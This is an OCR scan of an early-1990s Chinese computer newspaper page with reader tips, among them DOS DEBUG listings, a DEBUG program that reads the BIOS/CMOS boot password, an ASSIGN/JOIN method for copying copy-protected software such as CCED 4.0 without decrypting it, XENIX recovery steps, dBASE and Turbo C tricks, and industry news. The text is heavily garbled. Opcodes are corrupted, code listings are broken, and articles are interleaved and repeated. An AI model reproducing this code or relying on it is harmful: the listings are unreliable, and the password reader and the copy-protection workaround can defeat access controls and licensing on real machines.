3296,0100 8008 MOV DH,0B
3296,0102 820A MOV DL,0A
3296,0104 8E0003 MOV SI,0300
3296,0107 80F7 MOV DI,0E
3296,0109 1E PUSH DS
3296,010A 07 POP ES
3296,010B AC LODSB
3296,010C 80FF XOR BH,BH
3296,010E 88F3 MOV BL,DH
3296,0110 2E CB,
3296,0111 387801 FOR AL,[BX+8]
3296,0115 2508 SUB AL,BL
3296,0117 88D3 MOV BL,DL
3296,0119 2E CB,
3296,011A 3878F1 FOR AL,[BX+8]
3296,011E 8008 ADD AL,BL
3296,0120 AA STOSB
3296,0121 FECD DEC DH
3296,0123 7802 JNS 0127
3296,0125 8608 MOV DH,0B
3296,0127 FECA DEC DL
3296,0129 7802 JNS 012D
3296,012B 820A MOV DL,0A
3296,012F CD20 INT 20
-I 100 116
3296,0120 34 4F-23 87
9D 92 38 87 23 4B
396,0200 28 3A 82 10 88 86 8D
2C -81 8E AE 43
```

加密应用软件的「移植」

DOS 操作系统提供了许多外部命令模块, 如能熟练掌握, 灵活运用就会给我们带来极大的方便。有些应用软件要求安装在硬盘上, 虽然也允许运行原购软盘, 但在病毒肆虐的今天, 人们总不免对原盘的损坏、软盘又往往经过加密处理而无法直接备份, 如能找到一种办法, 将原盘软件无需解密, 移植于其它软盘上, 我们就可将原盘保存起来, 使用移植盘。最近笔者试用 ASSIGN 和 JOIN 进行了些加密软件的移植, 取得了满意的结果, 下面就以 CCED4.0 为例, 介绍操作过程。

1. 格式化一张系统软盘作为移植盘, 在根目录下拷贝 A:ASSIGN.COM 和 JOIN.EXE。
2. 在移植盘上建立 CCED 子目录, 并将原盘上的文件拷贝入该子目录。(只要保证 CCED.EXE 和 CCED40.DAT 即可, 其它文件可根据需要增减)。
3. 执行 ASSIGN C A (移植盘位于 A 驱动器中)。
4. 将原盘插入 B 驱动器, 键入 CCED/INS 下, 出现提示信息后选择 B。
5. 在移植盘上建立文件 C4.BAT 和 AUTOEXEC.BAT, 内容附后。

至此, 移植即告完成, 此后

```
可在 A 盘中插入移植盘, 执行 C4, 即可使用 CCED 程序, 移植盘可任意拷贝, 使用时不要写保护。


需要指出的是 ①CCED 运行过程中, 原 C 盘已作为 A 盘的子目录, 且当盘及路径缺省值就是 A, \C, 也就是说, 如不指定盘符及路径, 所输入本文件将存于原 C 盘根目录或调入原 C 盘根目录下的文本文件, 当然也可另行指定盘符及路径, 程序正常退出后, 则一定恢复正常。②在程序正常退出前不要抽出移植盘, 如遇死机或停电等异常退出后, 可运行 A 驱动器中的 AUTOEXEC 一次即可恢复正常。③如将 C4.BAT 中的 A 改为 B, 则可将盘调入 B 驱动器使用。



本方法在 DOS3.3, IBM386 机上通过, 并移植过其它一些应用软件, 均取得成功。



```
附 C4.BAT
@echo off
Join C: A: \C
paty = \cced
assign C A
cd \c
@cced
cd \
autoexec
AUTOEXEC.BAT
@decho off
assign
Join C: \d
```


```

```
我们知道, 386 等档次较高的机器, 为了在关机之后继续保存一些机器的参数, 广泛采用了 CMOS 电路, 这里我们感兴趣的 SETUP 设置的开机密码, 它存放在 CMOS 电路中, SETUP 有一选项 password 可以对机器进行加密, 这里介绍一小程序, 它可以查看此密码。
```

```
步骤:
1. 在 DOS 提示符下, 键入:
C:\> DEBUG SECRET.COM
2. 用 A 命令键入下面一段程序。
-A100
JMP 013H
-A13F
MOV SI,0157
MOV AH,4C
MOV AL,AH
PUSH AX
QUIT 70,AL
INT AL,71
CMP AL,00
JNZ 0154
MOV AL,24
JMP 015D
NOP
MOV AH,00
MOV BX,0103
ADD BX,AX
MOV AL,[BX],AL
INC SI
POP AX
CMP AH,53
```

```
JNZ 0144
MOV DX,0137
MOV AH,09
INT 21
NIT 20
3. 用 E 命令键入下面数据(此为键盘扫描码与 ASCII 码的对照表, 输入时可参阅该机的键盘扫描码表)。
```

```
-E104 00 31 32 33
34 35 36 37 38 39 30 00
-E110 00 00 00 01
57 45 52 54 59 55 49 4F
50 00 00 00
-E120 00 41 53 44
46 47 48 4A 4B 4C 00
00 00 00 09 5A
-E130 58 43 56 42
4E 4D 00 00 00 00 00
00 00 00 24
4. 用命令修改 CK 值。
-RCK
CX 0000
,0071
5. 用命令 W100 存盘。
-W
Writing 0071 bytes
6. 用命令 Q 退出。
-Q
C:\>
```

以后每次运行 SECRET.COM 程序, 便可查阅由 SETUP 设置的开机密码了。

天津 高河然 赵殿童

浅谈如何加快应用程序的运行速度

应用程序作为人与计算机“交谈”的工具，其运行速度是一个十分重要的指标。人们总是希望自己的应用程序运行速度快些，以便达到最佳的运行效果。那么，怎样加快应用程序运行的速度呢？我们可以通过编制高质量的程序、设置合理的语句和参数来加快应用程序的执行。本文就是试图从这几方面谈谈在实践中如何加快应用程序的运行速度。

一、应尽可能使用硬盘

如果用户使用的计算机配置有硬盘，则应尽可能使用硬盘。在使用性能上，与软盘相比，硬盘可存的信息更多，而且存取速度更快。硬盘的转速为3600转/分，而软盘驱动器只有300转/分。硬盘的传输速率为每秒5MB，软盘的传输速率为每秒250KB。排除多方面因素，硬盘与软盘相比，实际的操作速度大约提高50%—1000%。因此，使用硬盘，应用程序的运行要比使用软盘快得多。

二、使用新版本的计算机语言

计算机语言发展非常迅速，版本更新快，是朝着功能完善，运算速度加快的方向发展的，且版本之间的兼容性越来越强。一般来说，版本越新，其功能越完善、运行速度越快。新版本都是在旧版本的基础上发展来的。故新版本比旧版本，在旧版本上编写的程序拿到新版本中运行，速度将大大加快。例如，用C-DBASE II编写的程序，可以不加修改，直接在MPOXBASE PLUS 2.00版本中运行，运行速度提高6.74倍以上。所以，在选择使用计算机语言时，选择使用新版本，应用程序将运行得更快。

三、清内存，让应用程序的运行有足够的内存空间

计算机的内存是有限的。计算机在运行的过程中，操作系统和应用程序占用大量的内存空间，使得内存紧张，计算机输入、输出性能受到影响，严重时，甚至无法运行。针对这种现象，在系统中有针对性地删除一些文件，或设置文件的语句和参数，以腾出被占用的内存空间，这对提高应用程序的运行速度是十分有效的。

例如，在长城0520C微机（内存为512K）上使用的汉字操作系统CC-DOS 2.0版本，汉字库全部驻留在内存，在系统结构设置文件的“CONFIG.SYS”中只设置语句“FILES=20”的情况下，CC-DOS的基本部分（不包括打印驱动程序）和PC-DOS的常驻软件一共约占内存300K，汉字打印驱动程序，如8070C.EXE则另外占用22K的内存。这时，在具有512K内存的系统上所剩下的自由空间已不到200K。如果在此空间上运行关系型数据库管理系统C-DBASE II，运行速度将减慢，一些命令如HELP、ASSIST和RUN等因内存不够而不能运行。这时可采取以下措施：

1. 删除C-DBASE II中几个不是必须使用的HELP、ASSIST文件。
2. 系统结构设置文件CONFIG.SYS中，对C-DBASE II运行不是必要的语句都删去。在

512K字节内存的系统上，“CONFIG.SYS”文件中，只设置语句“FILES=20”，其它语句可以酌情设置。如：任何一个“DEVICE=<文件名>”语句都将占用多余的内存，应将这些语句删去；对“BUFFERS=<数目>”语句，因为每设计一个缓冲器，将占用0.5K的内存，因此，设置缓冲器的数量是很讲究的。而且没有一个特定的缓冲器的数目对所有的应用程序均很好地适用。一般来说，如果应用程序只做很少的随机读和写记录或者是执行顺序读和写记录，这时，系统默认的两个缓冲器足够了。然而，如果应用程序是执行大量的随机读和写记录，尤其是对数据库进行操作，那么，设置缓冲器数目在10至20之间，往往能收到理想的效果。

经常采取以上措施，C-DBASE II程序运行速度明显提高。

四、清除碎片块，使文件的物理位置相连接

所谓清除碎片块，是指某个文件分散在盘上不连续的块中，读写这些数据要花更多的时间。解决的方法是，用COPY命令将其更复杂的文件拷贝到一块新盘上，然后再拷回到原盘中，硬盘可以使用BACKUP和RESTORE命令来达到连接文件物理位置的目的。这样，可减少读写时间，提高程序的运行速度。

五、使用过程文件和编译文件

使用过程文件和编译文件，程序装入内存的速度更快，编译文件还能检测程序存在的语法错误。例如，MPOXBASE PLUS 2.00允许多达128个不同的过程组合在一个过程文件中，这样就可以把解决某一问题的一组程序放在一个过程文件中，然后再用FOXPCOMP编译它们。使用时，先用“SET PROCEDURE TO<过程文件名>”语句去选择某个过程文件。这时，由于大量的程序集中到一个过程文件中，所以工作目录中的文件数目大大减少了。而且每次调用过程文件的过程时，也不必象调用程序文件那样，须一至磁盘上去查找，从而加快了查询文件的速度，也就是加快了程序运行的速度。所以，应尽可能使用过程文件和编译文件。

六、尽量使用磁盘有较多的磁盘空间

计算机工作时，如果当前使用的磁盘接近满盘，那么主机和磁盘的输入、输出性能将显著下降。这是因为随着磁盘空间的减少，系统要花越来越多的时间查找空闲空间，以便存入新的程序文件，所以磁盘空容量越大，系统花在安排空闲空间的时间越少，运行效果越佳。

为了提高磁盘的空容量，可以采取以下方法：

计算运行时，要运行工作盘上的程序，工作盘上有些程序是不可能被运行的，另一些不可能被运行。比如备份程序是不可能被运行的，如果一个程序，其编译程序和源程序同时存在

虽然XENIX系统在使用过程中很少出现故障，但由于停电、线路用户的非法操作、系统管理员的误操作，以及系统未能及时维护等原因，造成系统不能正常运行甚至完全瘫痪的情况时有发生，给用户造成很大的损失。以下笔者就使用XENIX V6VER.3.2中，遇到几个问题及应急处理方法，撰写成文，提供同行，以供参考。

故障一：启动机器，自检不成，主机显示器出现提示信息“boot not found”，启动失败。

故障原因：造成这种故障的原因有二。

1. 主机CMOS电路中存储的硬盘参数错误或丢失，造成XENIX系统在硬盘固定的位置找不到引导程序boot文件，因而无法正常引导系统。
2. 系统根目录下的/boot文件被破坏或丢失，系统引导失败。

解决方法：

1. 用DOS软盘引导系统，运行随机提供的系统设置软件SETUP，修正硬盘参数，存入CMOS电路中，重新启动机器，即可恢复正常。
2. 用软盘的/boot引导系统，之后借用硬盘核心启动，在超级用户下将软盘/boot文件拷贝到硬盘系统的根目录下。具体操作如下：

①把N1软盘插入零号驱动器，提示后，在冒号后键入：
hd (40)>xenix<CR>
借用硬盘核心启动，进入登录状态。

②超级用户登录，键入如下命令：

```
#mount /dev/fd095/mnt
#cp /mnt/xenix/
#umount /dev/fd095
#haltys(关机)
然后重启系统，恢复正常。
```

故障二：系统运行当中，主机显示器突然显示出“PANIC”，打头的消息，系统停止运行。

故障原因：该故障的原因有二。

1. 机器运行过程中，硬件出现错误。
2. 系统核心配置出现错误，如：引用不存在的磁盘、读写交换区(Swap)错误、文件系统或其登记项过多、进程数已超过限制、CPU非法的指令陷落、核心内部的字节表被破坏、内存分配或管理出错以及系统核心页面对码不一致等等，都会造成“系统核心不一致”的故障。

解决方法：首先，判断究竟是软件故障还是硬件故障，可以采取如下措施：

①软盘的N1软盘插入零号驱动器，重新启动主机，若软盘启动正常，则说明是软件故障，否则说明主机硬件出现故障。对于硬件问题，应将主机送专门部门修理。

如果确认硬件无故障，则关闭所有终端，重启主机，超级用户登录，修改系统核心配置。

```
#cd /usr/sys/conf
#configure(运行系统配置程序)
```

根据“PANIC”后面给出的消息，修改系统配置的相应项目，即可使系统恢复正常工作。

故障三：XENIX系统核心(系统/xenix文件)被破坏或丢失。

解决方法：借用软盘核心启动，然后将软盘的boot文件拷贝到硬盘系统的根目录下。

七、选择作用速度高的命令语句

在编写程序的过程中，要注意到，有些命令所完成的功能几乎是一样的，而速度却不同。如下面两条C-DBASE II命令：

```
COPY TO <文件名> FOR <表达式>
APPEND FROM <文件名> FOR <条件>
```

当要产生的文件开始为空时，两者完全一致，这时，前者的速度要比后者快近50%。当然，我们应用选用速度高的那一条命令。

另外，计算机操作系统的内部命令和外带命令，运行速度一般都比应用程序的命令语句的运行速度快得多。比如，把一个磁盘上的所有文件都拷贝到另一个磁盘，使用系统的磁盘拷贝命令DISKCOPY命令，一下子就可以完成拷贝任务了，而应用程序只能一个文件一个文件地拷贝，所花时间之多就可想而知了。即使只拷贝一个文件，用系统命令COPY来完成，也要比应用程序的命令快。如我作过比较，同样拷贝一个数据库文件YRLK1.DBF(约占352K字节)，用C-DBASE II的COPY FILE<文件名>>TO<文件名>命令来完成，需要14分零7秒，用MPOXBASE PLUS 2.00的COPY FILE<文件名> TO<文件名>命令来完成需要42秒，用系统命令COPY来完成，需要2秒，从比较上，可以看到系统命令COPY比其它应用程序相对应的命令完成得快。所以，我们在编制程序时，如果遇到应用程序的某个命令与系统命令

解决方法：用硬盘/boot引导，借用软盘核心启动，然后将软盘的boot文件拷贝到硬盘系统根目录下，操作如下：

①启动机器，待显示器出现boot

后，把软盘的N1软盘插入零号驱动器中，在冒号之后键入：
fd (84) xenix (或fd (52) xenix)<CR>

借用软盘核心启动，进入登录状态。

②超级用户登录，按顺序作如下操作：

```
#mount /dev/fd095
#cp /mnt/xenix/
#umount /dev/fd095
#haltys(关机)
然后重启系统，恢复正常。
```

③显示器突然显示出“PANIC”，打头的消息，系统停止运行。

故障原因：该故障的原因有二。

1. 机器运行过程中，硬件出现错误。
2. 系统核心配置出现错误，如：引用不存在的磁盘、读写交换区(Swap)错误、文件系统或其登记项过多、进程数已超过限制、CPU非法的指令陷落、核心内部的字节表被破坏、内存分配或管理出错以及系统核心页面对码不一致等等，都会造成“系统核心不一致”的故障。

解决方法：首先，判断究竟是软件故障还是硬件故障，可以采取如下措施：

①软盘的N1软盘插入零号驱动器，重新启动主机，若软盘启动正常，则说明是软件故障，否则说明主机硬件出现故障。对于硬件问题，应将主机送专门部门修理。

如果确认硬件无故障，则关闭所有终端，重启主机，超级用户登录，修改系统核心配置。

```
#cd /usr/sys/conf
#configure(运行系统配置程序)
```

根据“PANIC”后面给出的消息，修改系统配置的相应项目，即可使系统恢复正常工作。

故障三：XENIX系统核心(系统/xenix文件)被破坏或丢失。

解决方法：借用软盘核心启动，然后将软盘的boot文件拷贝到硬盘系统的根目录下。

介绍一种由dBASE (dBASE) 备注文件转换成文本的简便办法

有不少文章介绍过从dBASE (foxBASE) 数据库文件到文本文件的转换。其中有不少好方法，如用C语言或高级语言直接读取DBF文件，较为简便的方法是直接用COPY命令将所需字段直接拷贝成文本文件。这种方法固然简便，但不能将M型字段对应。DBT备注文件转换成文本文件，本文介绍一种将备注文件转换成文本文件的简便方法，以供参考。

备注文件，是M型字段对应的数据库文件。

由于M型字段只能存一个指针，故凡有M型字段的数据库都有一个同名的、DBT外部数据库文件，用以存放与每个指针对应的信息。由于数据库文件能存每个M型数据项分配2048个字节空间，可以存放相当丰富的信息，因此，应用广泛。一般情况下，此文件供在数据库中查询、要打印出文本文件时使用。DISP、LIST命令向打印机定向打印，但由于该信息是用汉字dBASE<或foxBASE>字处理

软件编辑的，用DISP、LIST定向打印出的文件，格式不很规范，尤其是表格文件。因此，将其转换成文本文件，十分必要。

在DOS操作系统下，可以使用以下小程序将数据库中的M型字段转换成文本，程序清单如下：

```
set default to c:
accept "请输入库文件名:"
to file1
accept "请输入人文本文件名:"
to file2
accept "请输入人字段名:"
to file3
use &file1
set alternate to &file2
set alternate on
list fields &file3
set alternate off
close alternate
本程序主要是使用了变换开关，将屏幕信息传送到文本文件file2中去，然后用文字处理软件略加修饰即可。不仅适用于M型字段，同时也适用于C、N型字段。本程序由UNIS86DX上调试成功。
```

湖北 唐桂光

江西 刘泽松
本报责编张明7号

使用过中华学习机 CEC-1或APPLE-1操作系统的DOS3.3(以下简称DOS)的用户体会到,这个系统提供的操作命令其实并不是很齐全,有的命令还有待进一步完善。下面笔者给出一种在不破坏DOS功能的完整性和不干扰用户空间的前提下,为DOS获取长达2页并且是连续的自由空间。用以存放用户为扩展DOS命令编写的程序。对于64K的系统而言,这段空间即是\$9B00~\$9CFF。具体作法如下:

为DOS扩充三页自由空间

1. 用从画盘(实际上也可用系统盘)引导软盘DOS3.3;
2. 修改下列单元的值:
* 9CF1: 00 00 00 00 00 00
* AAB1: 02
* 9D00: 80 9A
* 9D0C: 009B

3. 插入一张空白盘,执行INIT HELLO.
经过以上三个步骤制作的新盘就将O轨道上的0A及0B两个空区释放出来扩充给DOS系统了,这两个空区的内存映像地址分别为\$9B00~\$9CFF和\$9C00~\$9CFF。

责报在6月13日第24期第2版刊登了(Turbo C 2.0中文软件设计)一文,用该文介绍的方法确实可行,但我们认为,Turbo C支持汉字输入、输出,而且也支持彩色,关键问题是必须使Turbo C程序进入中文显示方式,这就要从Turbo C函数入手。输入以下程序,并在汉字系统下执行:
#include <stdio.h>
main()
{
puts("可以显示汉字吗?");
}

数时,即使用conio.h中的函数时,Turbo C自动连接-eocritinit函数,该函数初始化VIDEO结构,通过调用-critinit函数完成初始化工作。-critinit在语句中加入了设置屏幕属性语句,而条件就是当前属性不为文本方式。修改该函数第4行的if语句,将-AL=C80去掉即可不再执行设置语句,从而保留汉字方式。
再调Turbo C 2.0中文软件设计方法:
具体的修改方法可借助于TLIB和DEBUG进行,以小模式修改CS.lib为例介绍修改方法:
lib \TC \LIB
\CS+CRITINIT
debug CRTINIT.
OBJ
-E 282
BO, 90 03, 90
-W
-Q
lib \TC \LIB
\CS+CRITINIT
其它库对应的地址为CM: 283, CL: 28A

汉字显示出来了,退出时汉字仍留在屏幕上,再输入下面的程序在汉字系统下执行:
#include
#include <conio.h>
main()
{
puts("可以显示汉字吗?");
}

用户为完善和扩充DOS功能而写的机器语言程序可以放在此空间内。
如果要制作用户自己机器上的DOS系统盘,只须将DOS3.3系统盘上的程序拷过来就行了。
要提醒注意的是,新制作的DOS系统的MAXFILES的默认值为2,根据笔者多次开应用软件的体会到DOS有二个文件缓冲区就够用了。
在中文状态下,MAXFILES的值不能大于这个默认值,但在西文状态下,其值与原DOS一样,可以在正整数1~16之间自由选择。
下面给出一段机器语言程序例子,这段程序在两个方面增强了DOS的功能,位于\$9B00~\$9B18的程序段使键盘成了“回声式”键盘,即按一下键,计算便回一个“嗒”声,程序简单,恕不详述,位于\$9B19~\$9B43的程序段改善了SAVE命令,使得这个命令执行时,能够防止它误删磁盘上的同名文件,关于此段程序,可参阅笔者在贵报92年第49期上发表的《防止SAVE命令误删BASIC文件》一文。
细心的读者已经注意到了扩展程序存放的位置,它正好位于为DOS扩充的2页自由空间内。

笔者编写了一个能将以文本文件存于盘上的文档逐字译读、逐印标准稿格,自动分页打印,并计印页数、每页字数和全文总字数。
该程序的特点是:对英文或西文字符或一个汉字,通过汉字间夹有数个西字等情形能自动增加空格而无需编辑行插删。
程序中一些变量的意义是:M为正在处理的第几格序号,K为半格标志(格内只有一个西符时置1),R为行末半格标志(第20格内只有一个西符而后面紧跟汉字时置1),N为行数,P为页数,程序第80行负责打印字符,第90-100行负责打印汉字,第120行负责打印的结束(若在中途自然结束则自动补齐空格至满行)

```
POKEXX等打印控制命令用区位码输入较细的那种。本程序适用于CEC中华学习机,读者在解析程序后改动  
10 D$=CHR$(4),U$=CHR$(32),U$(1)=U$,I$="|",$(0)=I$  
20 INPUT"文件名:",N$,PRINT$*OPEN"  
N$,PRINT D$*READ*N$, ON ERR GO TO 160  
30 POKE 1787,0,POKE 1915,0,POKE 2043,50,T=1659  
40 M=0,K=0,GETX$,PRINT,IFX$=CHR$(13)THEN40  
50 POKE T,1,PRINT,PRINT",",FOR I=1TO 19,PRINT"-",NEXT,PRINT"-"  
60 POKE T,5,ON R=0GOTO 80,R=0,GOTO 100  
70 GETX$,PRINT,IFX$=CHR$(13)THEN 120  
80 IF X$<>CHR$(127)THEN PRINT I$(K)X$,K=K+0,ONK GOTO 70,GOTO 110  
90 GETX$,PRINT,M=M+K,R=M+20,ON R GOTO 120,GETX$,PRINT  
100 PRINT U$(K)I$CHR$(127)Y$X$,K=K+10  
110 M=M+1,IF M<20 THEN 70  
120 M=N+1,PRINT U$(K),FOR I=M+K TO 20,PRINT I$ U$,NEXT,PRINT  
130 POKE T,1,PRINT",",FOR I=1 TO 19,PRINT"-",NEXT,PRINT"-",IF M<15 THEN 40  
140 GOSUB 150,POKE T,0,PRINT"请换盘!按一继续打印)"CHR$(7),X=PRR(0),PRINT CHR$(18),N=0,GOTO 40  
150 P=P+1,PRINT,PRINT TAB(8)*20*X$=""  
20=N,TAB(67)*U$ U$,P,U$ U$,U$,"",RETURN  
160 PRINT D$*CLOSE",GOSUB 150,PRINT,PIRNT TAB(6)"(本文共计(P-1)*300+n=20*Y)",POKE T,0
```

一、英语系列之三——高中英语
本软件是为了高中学生学习英语课文而设计的,软件具有以下功能:
1. 软件包括高中英语课本1-8册中的所有课文、生词的复习和练习,本软件具有人机交互、反馈及时等特点,适合于自学。
2. 本软件提供的学习方式有:
* 课文阅读
* 生词、词组学习
* 常用词汇练习
* 课文默写及打字训练
3. 提供各种练习的成绩记录
4. 多种字体的打印功能
5. 软件还配有游戏,对学习成績好的学生给予鼓励,各盘内容

理及应用
本软件是优秀教师教学经验的总结,它包括两大部:1. 原理介绍,2. 应用实例,在原理介绍中主要对连通器的原理进行学习和复习,以便更好地理解下边的应用实例。应用部分将日常生活中的自然现象模拟分步演示给同学们看,加深同学们对连通器原理的了解,激发同学们的学习兴趣,并开阔他们的眼界,进而启发同学们在观察周围常见的现象,主动、积极地学习。
本软件适用于初中物理教师和学生
北京 杨素梅

教育软件精萃园地(六)

4 号盘:高中英语第二册 11~18 课内容。
5 号盘:高中英语第三册 1~6 课内容。
6 号盘:高中英语第三册 7~11 课内容。
本软件适用于高中学生
二、连通器的原理及应用
本软件适用于初中物理教师和学生
北京 杨素梅

9D02	-	00	9B
ABA6	-	4C	19 9B
AC75	-	4C	28 9B
9800	-	20	D1 9E 20 4A FF A0 30
9808	-	AD	03 C0 A2 40 CA D0 FD
9819	-	88	D0 F5 20 5F FF 4C 84
9818	-	9E	C9 06 P0 02 A9 00 85
9820	-	06	DB C6 B4 4C A9 AB EA
9828	-	AD	5F AA C9 04 D0 34 A5
9830	-	06	C9 06 P0 2E 42 A0 20
9838	-	02	A7 A0 00 B9 69 9B 20
9840	-	05	9F C8 C0 1B D0 P5 20
9848	-	0C	FD 48 20 C5 9F 68 C9
9850	-	D9	P0 OC C9 CE D0 DE A0
9858	-	00	98 91 40 4C BF 9D A9
9860	-	06	85 06 AD BC B5 4C 78
9868	-	AC	C6 C9 CC C5 A0 C5 D8
9876	-	C9	D3 D4 C5 C4 A1 70 C4
9878	-	C5	C5 D4 C5 BF A0 A8
9880	-	D9	AF CE A9

初学者园地

怎样学习五笔字型的输入方法

五笔字型输入法的优点是重码少、录入速度快,在'92海峡两岸中文电脑输入技术表演赛上,每分钟录入简化汉字达259字,由于五笔字型有这样的优点,在众多的汉字输入方法里,五笔字型脱颖而出,受到人们的普遍欢迎。
与拼音输入法相比较,学习和掌握五笔字型要困难些,一些初学者认为,学习五笔字型关键就在熟练掌握根表,认真学、反复记,180个字根背得头疼、眼痛,有的人终于坚持不下去了;有的人好记记住了,大功告成,一功欢喜,可是一旦上机,字根与具体的汉字又挂不上钩,“能敲不连,能连不交”,其中的分寸应该怎样掌握呢?让人迷惑,毫无头绪,因而一些人对五笔字型望而生畏,浅尝辄止,重操拼音输入法。
学习五笔字型,必须讲究学习方法和技巧,循序渐进,才能取得事半功倍的效果。拼音输入法,虽然学习起来轻松、愉快,但是每输入一个汉字或词,它有几、十几个的读音;学习五笔字型起步艰难,然而以一时的艰辛,换来终身的受益,何乐而不为呢?
一、掌握五笔字型,从总体上讲是要把掌握好几个特殊关系。第一,将汉字或词分解为字根;第二,把字根转化为区位码;第三,区位码转化为英文字母;第四,将英文字母固定到特定的手指,如图示:
汉字或词→字根→区位码→字母→手指
五笔字型的输入是依照这一程序,逐步顺利完成;而对初学者,特别是首次接触英文键盘的人,按照以上顺序来学习,无疑增添了许多困难。
二、学习五笔字型,从教学经验来看,首先应该进行英文录入练习,这虽然不是五笔字型的输入法,然而却是整个学习过程的基础部分,这一点,常常被人们所忽略,以致于出现这样的

情况,学完五笔字型后,一旦上机操作不得不回过头来补上这一课。
练习英文录入,其目的是要求掌握正常的击键姿势和指法,如果不过一阶段的严格培训,也就是说,击键速度和击键准确率没有达到一定的标准,就匆忙地上机练习五笔字型,十分显然,汉字解码思维,必然影响指法的敏捷,从而养成手指习惯性的慢动作。正确的指法要求手指分工明确具体,坚守岗位,就这一点而言,严禁手指间任何“助人乐”的行为。
标准英文键盘,分为上中下三排,空格键一般用右手大拇指控制,排除左手大拇指不用外,其余八个手指负责控制这三排字母键。三排之中,中排为各手指在键盘上的原始位置,左右手的手指始终分别置于 P 键和 J 键,并以此作为基准线,决定其他手指的控制位置,各手指控制键位具体分工见附表。
每一手指到上下两排键后,都应该习惯性地回到各自的原始位置,即回到中指各手指控制位置,这样再敲击其他键位时,一是手指平均移动距离较短,二是控制键位准确可靠,眼睛完全专注,我们依靠敏锐的触觉去碰,眼和手得以完全分工,从而出现漂亮的击键动作。
在这一阶段,我们应该尽可能多地上机练习,以便各手指间的相互配合、协调灵活,为以后五笔字型的输入奠定一个良好的基础。
各手指控制键位表
排 指 中指 无名指 小指
上 31 T 32 R 33 E 34 W 35 Q
左 11 G 12 F 13 D 14 S 15 A
右 下 52 B 53 V 54 C 55 X Z
手上 41 Y 42 U 43 I 44 O 45 P
手中 21 H 22 J 23 K 24 L
下 51 N 25 M <1. >E 77
重庆邮电学院 王上

软 盘 市 场 整 顿

软磁盘是计算机记录、传递信息不可缺少的工具，在社会上的使用极广泛。经营软磁盘的利润亦相当可观。一些不法商人为了得到高额利润，不择手段，坑害计算机用户。

软 件 报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所合办 主编：刘锦德 副主编：詹秋 国内统一刊号：CN51-0106 订例代号：61-74 地址：成都市金河街75号 邮政编码：610015

深圳软件产值逾亿元

深圳软件产值逾亿元

深圳软件产值逾亿元

深圳软件产值逾亿元

深圳软件产值逾亿元

深圳软件产值逾亿元

深圳软件产值逾亿元

深圳软件产值逾亿元

深圳软件产值逾亿元

【本报讯】(记者狄毅君)最近几年，深圳电脑软件产业的发展异常迅速，其产品的先进性和商品化程度日益接近，有些甚至超过“四小龙”的水平。深圳大量优秀的软件人才和产品，已引起世界各国的重视。据深圳市软件行业协会的统计，92年深圳市软件产品销售额已达1.6亿元。软件出口创汇超过千万美元。

目前，深圳市从事计算机软件开发和销售的企业已有200多家，从业人员2000多人。多年来，深圳软件开发坚持“以用为本”的方针，大力开发应用型产品，同时向开发大规模系统工程软件的方向发展。现已具备了承接软件系统的开发能力。深圳太公公司承接的新疆塔北南油田自动化控制系统，总投资达200万美元。

系统软件的开发和销售数量是深圳软件行业的一大特点。尤其是汉字软件更具优势。如华达电脑软件公司的“WINDOWS中文环境”系列软件；两仪科技公司的“集珍整合系统”；爱华电子公司的“管理信息系统开发工具”和四通软件工程有限公司的“用户软件生成器”；美泰软件公司在UNIX/XENIX下的多用户财务管理系统等软件，都是商品化程度极高的产品。在新加坡、马来西亚等中文软件需求较大的东南亚地区，深圳的中文软件已占市场的1/3。

利用深圳信息灵通的优势，积极参与海外市场的竞争，这是深圳软件行业的一大特点。有多家企业颇具实力。去年5月间，台湾自然博物馆价值100多万美元的软件系统，向全世界公开招标，深圳蛇口新欣软件公司一举中标，令世界软件业界刮目相看。为我国的软件产业进入国际市场开辟了一条路子。万通软件工程公司开发的CAD/CAPP系统，不仅畅销于国内空白，而且还被美国的一家飞机制造公司看中，并获得了该公司的飞机制造CAD订单。

在开发形式上，深圳软件产业已由“单干型”走向“联合型”。近几年，国际市场多媒体技术十分流行，深圳软件企业针对这一动向，及时与国外客户合作，承接了大量国外多媒体软件订单。华达电脑软件公司开发的电子游戏系列产品，居世界领先地位的声音处理卡、视频图像处理及高压压缩图像处理卡等相关的多媒体软件，全部外销。蛇口新欣软件公司陆续开发的50多个多媒体应用软件，80%出口。目前，深圳软件行业正与香港生产力促进局进行合作，着手成立“深港资讯产业促进会”。此外，机电部与深圳市合作，在深圳成立“软件工业园”，这都将促进深圳软件行业进入国际市场，向更高层次发展。

装配统计报表自动生成、数字化界面等功能。神经网络技术应用于医学诊断系统，能根据病人的病史、体检、化验、X光片、心电图、超声波、CT、MRI等多种检查结果，进行综合分析，给出诊断结论。该系统具有开放结构、交互性强、智能化程度高、诊断准确等优点。该系统已在多家医院推广应用，取得了良好的社会效益。

友电子财务技术有限公司为了保护自主的软件版权，打击那些日益猖獗的假冒伪劣“用友软件”，用友公司最近在国内首家率先宣布实行软件使用许可制度。其许可证实采用先进的激光全息防伪标志，对于合法用户软件都标有许可证标记，而那些未经许可用户则不得到“用友软件”，否则用户不得到“用友软件”，否则用户不得到“用友软件”，否则用户不得到“用友软件”。

此次展示会为重庆市首举，对计算机硬件的开发及各界软件人员的交流起到了推动作用。(记者赵越)

浪潮星光软件公司推出具有艺术效果的CVS中文操作系统(本报文)中日合资浪潮光软件工程有限公司经过对英文操作系统的分析，吸取目前国内数十种汉字的精华，结合中国人对汉字信息处理的特殊需求，运用人机工程学的研究成果，充分发挥工程技术人员创造性，推出了适合国情的商品化汉字操作系统软件—CVS中文操作系统。浪潮信息产业集团公司一次订货就达一万套，做为浪潮系列软件的基本操作系统。(赵炳双)

“用友”通用软件使用许可(本报文) 声明神州大地的必备工具。 源程序语言：TURBO C 2.0 运行环境：IBM PC 及以上兼容机，DOS 为 5.0 以上版本，显示器为EGA、VGA 以上，打印机机型不限。 转让形式：低密盘一张(带用户手册) 转让价格：加币1000元 非加币1500元(均含邮资)

北京神州大地的必备工具。 源程序语言：TURBO C 2.0 运行环境：IBM PC 及以上兼容机，DOS 为 5.0 以上版本，显示器为EGA、VGA 以上，打印机机型不限。 转让形式：低密盘一张(带用户手册) 转让价格：加币1000元 非加币1500元(均含邮资)

中软总公司推出(HIS/KM)医院管理信息系统。 日前中国计算机软件与技术服务有限公司(简称中软总公司)推出(HIS/KM)医院管理信息系统。它是中软总公司下属北京康普特、云南两家分公司与昆明市中医医院联合开发的。已在昆明市中医医院、第三人民医院和云南省建院等单位应用。

